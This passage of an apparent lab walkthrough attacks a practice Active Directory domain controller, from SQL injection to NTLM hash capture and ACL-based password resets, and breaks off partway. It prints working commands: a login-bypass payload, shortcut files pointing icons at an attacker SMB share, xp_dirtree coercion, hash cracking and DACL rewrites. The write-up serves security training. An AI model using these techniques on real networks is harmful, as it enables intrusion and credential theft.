ShadowGate2
Summary
ShadowGate2 is a HacksmarterLabs internal Active Directory engagement against a single domain controller, SG-DC01.shadowgate.local, starting unauthenticated on the VPN and ending at Domain Admin.
The foothold is a web problem. The corporate site on port 80 advertises a “Pen Testing” company, a careers page, and a team roster, and a vhost scan turns up a dev. subdomain running an ASP.NET developer portal. That portal has a SQL injection authentication bypass, and behind it a file upload that writes every uploaded file to two places at once: a local folder on the DC and the dev$ share. Because the portal accepts any file type, we can drop shell shortcut files (.lnk, .scf, desktop.ini) whose icons point at a UNC path we control. When the box’s simulated operator browses that upload directory, Windows resolves those icons over SMB and leaks a NetNTLMv2 for mitch.r, which cracks offline.
From that single domain credential the rest of the box is a relay race through Active Directory:
mitch.rhas ForceChangePassword overmilo.w, andmilo.whas WriteOwner over the SQL service accountsvc_mssql. Two ACL hops give ussvc_mssql.- Logging into MSSQL as
svc_mssqland runningxp_dirtreecoerces the SQL Server service to authenticate to us. The service runs asbogdan.r, so we capture and crack a second NetNTLMv2. bogdan.rhas GenericAll overoscar.m.oscar.mis locked out by a zeroed logonHours attribute. We rewritelogonHoursto all-hours-allowed and log in over WinRM for the user flag.oscar.m’s mailbox holds a termination notice:sam.h, the certificate manager, left the company and his account was deleted. We reanimate the tombstonedsam.hobject out of the AD Recycle Bin, reset its password, and inherit its ADCS rights.sam.hholds ManageCA on the enterprise CA (ESC7) and enrollment rights on a Certificate Request Agent template (ESC3). Either one issues a certificate forAdministrator, and PKINIT hands us the Domain Admin NT hash and the root flag.
The box also has two unintended roots that are worth documenting because they short-circuit large parts of that chain: Certighost (CVE-2026-54121), which turns any low-privileged user straight into the DC machine account, and a silver ticket + EfsPotato path off the MSSQL service account. Both are covered at the end.
Category: HacksmarterLabs (Active Directory) - Starting position: unauthenticated on the VPN, no credentials - Goal: Domain Admin - Theme: one credential at a time, where every hop is an ordinary AD misconfiguration and the exploit is the ordering.
The Attack Chain at a Glance
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
unauthenticated
  -> port scan + SMB null session          (SG-DC01, shadowgate.local, IIS, MSSQL, WinRM)
  -> vhost scan                            -> dev.shadowgate.local
  -> SQLi auth bypass on the .aspx login   -> developer upload portal
  -> upload shell-shortcut files to dev$   -> icons resolve over SMB when browsed
  -> capture + crack NetNTLMv2             -> mitch.r : snitch1993
  -> ForceChangePassword                   -> milo.w
  -> WriteOwner + WriteDACL                -> svc_mssql
  -> MSSQL login + xp_dirtree coercion     -> service runs as bogdan.r, capture + crack
  -> bogdan.r : bogdan0126
  -> GenericAll                            -> oscar.m  (fix logonHours, reset password)
  -> WinRM                                 -> user.txt + oscar.m mailbox
  -> mailbox: sam.h deleted, held Manage-CA
  -> restore tombstone from AD Recycle Bin -> reset sam.h password
  -> certipy: ManageCA (ESC7) + EnrollmentAgent template (ESC3)
  -> ESC7 (add-officer -> SubCA -> issue)  -> Administrator.pfx -> NT hash
  -> Administrator                         -> root.txt  (Domain Admin)

unintended A: mitch.r -> Certighost (CVE-2026-54121) -> SG-DC01$ -> DCSync -> DA
unintended B: bogdan.r NT -> silver ticket (mssql SPN) -> xp_cmdshell -> EfsPotato -> SYSTEM
1. Recon
1.1 Port scan
A full-range scan feeds the open ports into a versioned sweep. The service list is a textbook domain controller: DNS, Kerberos, LDAP/GC, SMB, WinRM, RDP, the AD Web Services port, and a large block of dynamic RPC ports. Two services stand out beyond the usual DC surface: IIS on 80, and Microsoft SQL Server.
1
2
nmap -vvv -p 53,80,88,139,135,389,445,464,593,3268,3269,3389,5985,9389,49664,49666,49667,49669,49671,49668,49670,49685,49694,49695,49737,54311 \
     -4 -sVC -Pn -oN nmap 10.0.29.148
1
2
3
4
5
6
7
8
9
10
11
12
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: ShadowGate | Advanced Cyber Security Solutions
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-29 14:26:19Z)
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadowgate.local)
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp  open  mc-nmf        .NET Message Framing
54311/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
| Issuer:  commonName=Shadowgate-CA
Two details are worth pinning down early because they define the endgame:
- The LDAP certificate is issued by
Shadowgate-CA. There is an Active Directory Certificate Services deployment on this DC. On an AD box the CA is nearly always where the chain ends, so it is worth keeping in mind from the first scan. - SQL Server answered on 54311, a dynamic TCP port rather than the default 1433. That is normal for a named instance (
SQLEXPRESS) reached through the SQL Browser; the client tooling later resolves the instance for us.
On a DC, catalogue the “extra” services first. Everything on the standard AD port list is expected; it is IIS, MSSQL, a web enrollment endpoint, or a management agent that usually carries the actual vulnerability.
1.2 SMB null session
Before touching the web app, an anonymous SMB probe fixes the naming context and confirms the box will talk to us unauthenticated.
1
nxc smb 10.0.29.148
1
SMB  10.0.29.148  445  SG-DC01  [*] Windows 10 / Server 2019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv1:None) (Null Auth:True)
Server 2019, hostname SG-DC01, domain shadowgate.local, SMB signing required (so no relaying to this host), and null authentication allowed. Add the names to /etc/hosts so the vhost and Kerberos tooling resolve:
1
echo '10.0.29.148 shadowgate.local SG-DC01.shadowgate.local SG-DC01 dev.shadowgate.local' | sudo tee -a /etc/hosts
1.3 The corporate site names the endgame
Port 80 serves a polished “ShadowGate - Advanced Cyber Security Solutions” marketing site with a navigation bar that includes Careers, Our Team, and a “Pen Testing” call to action.

The team page is the interesting one. It lists three staff, and the very first card is a resignation notice:

Sam Hadges - Certificate Manager & Enrollment Agent - Position Open UPDATE: Sam has moved on from our team. We thank him for his contributions to our PKI infrastructure. Skills: PKI Management, CA Administration, SSL/TLS.
This is not decoration. The entire back half of the box, ADCS abuse through a restored sam.h account, is spelled out on a page you can read before authenticating: a certificate manager and enrollment agent who left the company, whose PKI role is now vacant. Lab “flavour text” is almost always the box’s own index. Note the name and move on.
The team names also give us a username seed. Daniel Ramus and Ryan James map cleanly to daniel.r and ryan.j, matching the first.lastinitial convention we confirm later against LDAP.
1.4 Virtual host discovery
The scan showed one HTTP service, but IIS commonly hosts multiple sites keyed on the Host: header. Fuzz the header against a subdomain wordlist, filtering out the size of the default response:
1
2
3
ffuf -u http://shadowgate.local -H 'Host: FUZZ.shadowgate.local' \
     -w /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt \
     -ic -c -fs 63405
1
dev  [Status: 200, Size: 14924, Words: 4761, Lines: 425, Duration: 179ms]
dev.shadowgate.local returns a completely different page size, so it is a distinct application. That is our real attack surface.
2. Foothold: the developer portal
2.1 A SQL injection authentication bypass
dev.shadowgate.local is a “Dev Security Portal” login backed by ASP.NET Web Forms: the page carries __VIEWSTATE, __VIEWSTATEGENERATOR, and __EVENTVALIDATION fields, and the endpoint is .aspx.

Web Forms authentication that builds its SQL query by string concatenation is the classic setup for a login bypass. The payload is the oldest one in the book, tautology in the password field combined with a comment to swallow the rest of the query:
1
2
txtUser = tes
txtPass = ' or 1=1 -- -
The POST has to carry the VIEWSTATE trio verbatim from the login page, or ASP.NET rejects the request before the login handler ever runs:
1
2
3
curl 'http://dev.shadowgate.local/' -X POST \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-raw '__VIEWSTATE=%2FwEPDwUL...&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwEdAAR...&txtUser=tes&txtPass=%27+or+1%3D1+--+-+&btnLogin=Access+Developer+Portal'
The VIEWSTATE here is only a page-integrity token, not a secret. Decoding it (
base64 -d) shows plaintext control state such asText = "Invalid credentials.", which is just the last error label rendered on the page. There is nothing to forge; you simply have to echo the same three fields back so the form validator is satisfied, then inject intxtPass.
The 1=1 makes the credential lookup return a row regardless of the password, and the login succeeds.
2.2 The upload feature and its two write locations
Authenticated, the portal exposes /upload/upload.aspx, a “Secure File Upload” that accepts all file types up to 2 GB. The right-hand panel is the key piece of information on the whole page:

Storage Locations - Files are automatically saved to both locations:
- Local Development Server:
C:\dev\[filename]- ShadowGate Domain Controller:
\\SG-DC01\dev$\[filename]Files are synchronized in real-time between locations.
So an unauthenticated-until-a-tautology upload lands as a real file inside a directory on the DC, C:\dev\, which is also shared as dev$. The application even tells us it accepts any extension and that “files are retained” and reviewed. Put those two facts together, a writable directory on the DC plus a human (or a scheduled task) that opens that directory, and this stops being a file upload and becomes a coercion primitive.
3. NTLM coercion through the upload directory
3.1 Files that authenticate when a folder is merely viewed
Several Windows file formats cause an outbound SMB connection the instant Explorer renders the folder that contains them; no double-click is required. They work by pointing an icon or resource at a UNC path. When Explorer draws the folder view, or the search indexer touches it, or a preview handler runs, Windows dutifully resolves that UNC path, and resolving a UNC path means an SMB session, which means an NTLM authentication we can capture.
ntlm_theft generates one of each format at once. We only care about the “browse to folder” set, the ones that fire on view rather than on open:
1
uv run /tools/ntlm_theft/ntlm_theft.py --server 10.200.75.68 --filename config --generate all
Three of the generated files are the relevant ones, and it is worth seeing what they actually contain:
1
2
3
4
5
6
# config.scf  -> IconFile fetched over SMB when the folder is listed
[Shell]
Command=2
IconFile=\\10.200.75.68\tools\nc.ico
[Taskbar]
Command=ToggleDesktop
1
2
3
# desktop.ini -> customises the folder, IconResource fetched over SMB
[.ShellClassInfo]
IconResource=\\10.200.75.68\aa
The .lnk is the same idea, a shortcut whose icon location is a UNC path, so its thumbnail cannot be drawn without an SMB round trip to us. None of these require the victim to click anything: they trigger on the folder being displayed.
This is why the “all file types accepted” plus “saved to
\\SG-DC01\dev$\” combination matters. The upload does not need to be executable or even parsed by the application. It only needs to sit in a directory that something on the DC will open.
3.2 Capturing the hash
Stand up an SMB server to answer the coerced authentication and log the NetNTLMv2, then upload the shell-shortcut files through the portal:
1
smbserver.py -smb2support shares "$(pwd)" -debug
Within a minute, the DC’s file browser resolves the icon paths and authenticates:
1
2
3
4
[*] Incoming connection (10.0.29.148,49992)
[*] AUTHENTICATE_MESSAGE (SHADOWGATE\mitch.r,SG-DC01)
[*] User SG-DC01\mitch.r authenticated successfully
[*] mitch.r::SHADOWGATE:aaaaaaaaaaaaaaaa:6dd5a311dbe3b1e6ee2698d1e849c72a:0101000000000000...
The captured identity is mitch.r, the account whose session is browsing the upload directory on SG-DC01. The aaaa... server challenge is our own fixed challenge from smbserver.py, which is exactly what makes the response crackable offline.
3.3 Cracking the NetNTLMv2
1
hashcat -m 5600 mitch.r.hash /opt/rockyou.txt
1
MITCH.R::SHADOWGATE:aaaaaaaaaaaaaaaa:6dd5a311...:snitch1993
First domain credential: mitch.r : snitch1993.
4. Domain enumeration as mitch.r
4.1 Users, roasting, and BloodHound
With a domain credential, pull the user list and check the two cheap Kerberos abuses in one pass:
1
2
nxc ldap SG-DC01.shadowgate.local -u mitch.r -p snitch1993 \
    --users-export users --kerberoasting kerberoasting --asreproast asreproast
1
2
3
[+] shadowgate.local\mitch.r:snitch1993
[*] Enumerated 10 domain users: Administrator, Guest, krbtgt, daniel.r, ryan.j, svc_mssql, mitch.r, milo.w, oscar.m, bogdan.r
$krb5tgs$23$*Administrator$SHADOWGATE.LOCAL$...   # Administrator is kerberoastable
Two observations:
- ASREPRoast returns nothing (no account has pre-auth disabled).
- The
Administratoraccount has an SPN and is therefore kerberoastable. That looks like a shortcut, but the resulting TGS does not crack against rockyou; the built-in administrator has a strong password. It is a deliberate rabbit hole. Note it and do not sink hours into it.
Collect graph data for the ACL analysis that actually drives the box:
1
bloodhound-ce-python -dc SG-DC01.shadowgate.local -ns 10.0.29.148 -u mitch.r -p snitch1993 -d shadowgate.local --zip -op mitch.r -c All
4.2 The ACL path to the SQL service account
In BloodHound, marking mitch.r as owned and looking at outbound object control shows a short but decisive path:

1
2
MITCH.R  --ForceChangePassword-->  MILO.W  --WriteOwner-->  SVC_MSSQL
MITCH.R  --ForceChangePassword-->  RYAN.J
mitch.r can reset milo.w’s password, and milo.w owns the SQL service account svc_mssql. Two hops and we control the account that MSSQL trusts.
5. ACL abuse: mitch.r to milo.w to svc_mssql
The path uses two different rights, and it helps to name what each one actually grants before running any tool. See /theory/windows/AD/acl for the full breakdown.
Hop 1, ForceChangePassword. This is the right to set a new password on the target without knowing the old one. It is a destructive action (the real user’s password is now wrong), which matters on an engagement, but on a lab it just hands us milo.w.
1
2
bloodyAD --host SG-DC01.shadowgate.local -d shadowgate.local -u mitch.r -p snitch1993 \
         set password milo.w 'P@$$word123!'
1
[+] Password changed successfully!
Hop 2, WriteOwner then WriteDACL. milo.w has WriteOwner over svc_mssql. Ownership does not by itself let you set a password, but the owner can always rewrite the object’s DACL, and a DACL you control can grant yourself FullControl, which does include password reset. So the sequence is: take ownership, grant yourself full control, reset the password.
1
2
3
# take ownership of svc_mssql using WriteOwner:
bloodyAD --host SG-DC01.shadowgate.local -d shadowgate.local -u milo.w -p 'P@$$word123!' \
         set owner svc_mssql milo.w
1
[!] S-1-5-21-...-1108 is already the owner, no modification will be made
The already the owner line is not the original state of the object: it shows up because this output was collected on a re-run, after the same command had already set milo.w (SID ending -1108) as the owner on a first pass. Re-issuing it is a harmless no-op, which is the point of the note; the ownership change that mattered happened the first time it ran.
1
2
3
# grant milo.w FullControl over svc_mssql (WriteDACL):
dacledit.py -action write -rights FullControl -principal milo.w -target svc_mssql \
            shadowgate.local/milo.w:'P@$$word123!'
1
[*] DACL modified successfully!
1
2
3
# now reset the service account's password:
bloodyAD --host SG-DC01.shadowgate.local -d shadowgate.local -u milo.w -p 'P@$$word123!' \
         set password svc_mssql 'P@$$word123!'
1
[+] Password changed successfully!
WriteOwner-> take ownership ->WriteDACL-> grantFullControl-> reset password is the canonical way to weaponise ownership of an AD object. If BloodHound shows you own or can own a principal, you effectively control it, even though “owner” is not itself a password-reset right.
We now hold svc_mssql : P@$$word123!.
6. MSSQL: leaking the service account identity
6.1 A login is not the same as a service identity
svc_mssql is the SQL login we just took over. Confirm MSSQL is reachable and authenticate with Windows auth:
1
2
nxc mssql SG-DC01.shadowgate.local
mssqlclient.py shadowgate.local/svc_mssql:'P@$$word123!'@SG-DC01.shadowgate.local -windows-auth
1
2
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
SQL (SHADOWGATE\svc_mssql  guest@master)>
We are svc_mssql at the login level, but only a low-privilege guest; no xp_cmdshell, no sysadmin. The useful primitive here is not command execution, it is that a SQL login can make the service touch a UNC path.
6.2 xp_dirtree coercion, and who actually answers
xp_dirtree lists a directory tree. Point it at a share on our host and the SQL Server service process opens that path over SMB, authenticating as whatever account the service runs under:
1
2
# in mssqlclient, with smbserver.py listening on our host:
xp_dirtree \\10.200.75.68\shares\test
1
2
3
[*] AUTHENTICATE_MESSAGE (SHADOWGATE\bogdan.r,SG-DC01)
[*] User SG-DC01\bogdan.r authenticated successfully
[*] bogdan.r::SHADOWGATE:aaaaaaaaaaaaaaaa:998d322f3c8ad3a6bd4db6827a28121b:0101000000000000...
The coercion did not leak svc_mssql. It leaked bogdan.r. That is the whole point of the step: the login we compromised is svc_mssql, but the SQL Server service is running as bogdan.r. xp_dirtree reaches out with the service’s token, so the identity on the wire is the service account, not the login. One misconfiguration (a domain user account used as a SQL service account) turns a low-privilege SQL login into a credential leak for a different user.
6.3 Cracking bogdan.r
1
hashcat -m 5600 bogdan.r.hash /opt/rockyou.txt
1
BOGDAN.R::SHADOWGATE:aaaaaaaaaaaaaaaa:998d322f...:bogdan0126
Third credential: bogdan.r : bogdan0126.
7. bogdan.r to oscar.m: GenericAll and a logon-hours wall
7.1 Choosing the target
bogdan.r’s writable-object enumeration and BloodHound both show GenericAll over two users:
1
bloodyAD --host SG-DC01.shadowgate.local -d shadowgate.local -u bogdan.r -p bogdan0126 get writable
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=shadowgate,DC=local
permission: WRITE

distinguishedName: CN=daniel.r,CN=Users,DC=shadowgate,DC=local
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=oscar.m,CN=Users,DC=shadowgate,DC=local
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=Bogdan Radzik,CN=Users,DC=shadowgate,DC=local
permission: WRITE

distinguishedName: DC=shadowgate.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=shadowgate,DC=local
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.shadowgate.local,CN=MicrosoftDNS,DC=ForestDnsZones,DC=shadowgate,DC=local
permission: CREATE_CHILD
The two entries that matter are daniel.r and oscar.m: CREATE_CHILD; WRITE plus OWNER: WRITE and DACL: WRITE is full control, which is what BloodHound renders as the GenericAll edge. The rest is lower value: a bare WRITE on the Authenticated Users foreign-security-principal and on bogdan.r’s own object, and CREATE_CHILD on the two DNS zones (a DNS-record-injection primitive we do not need here).
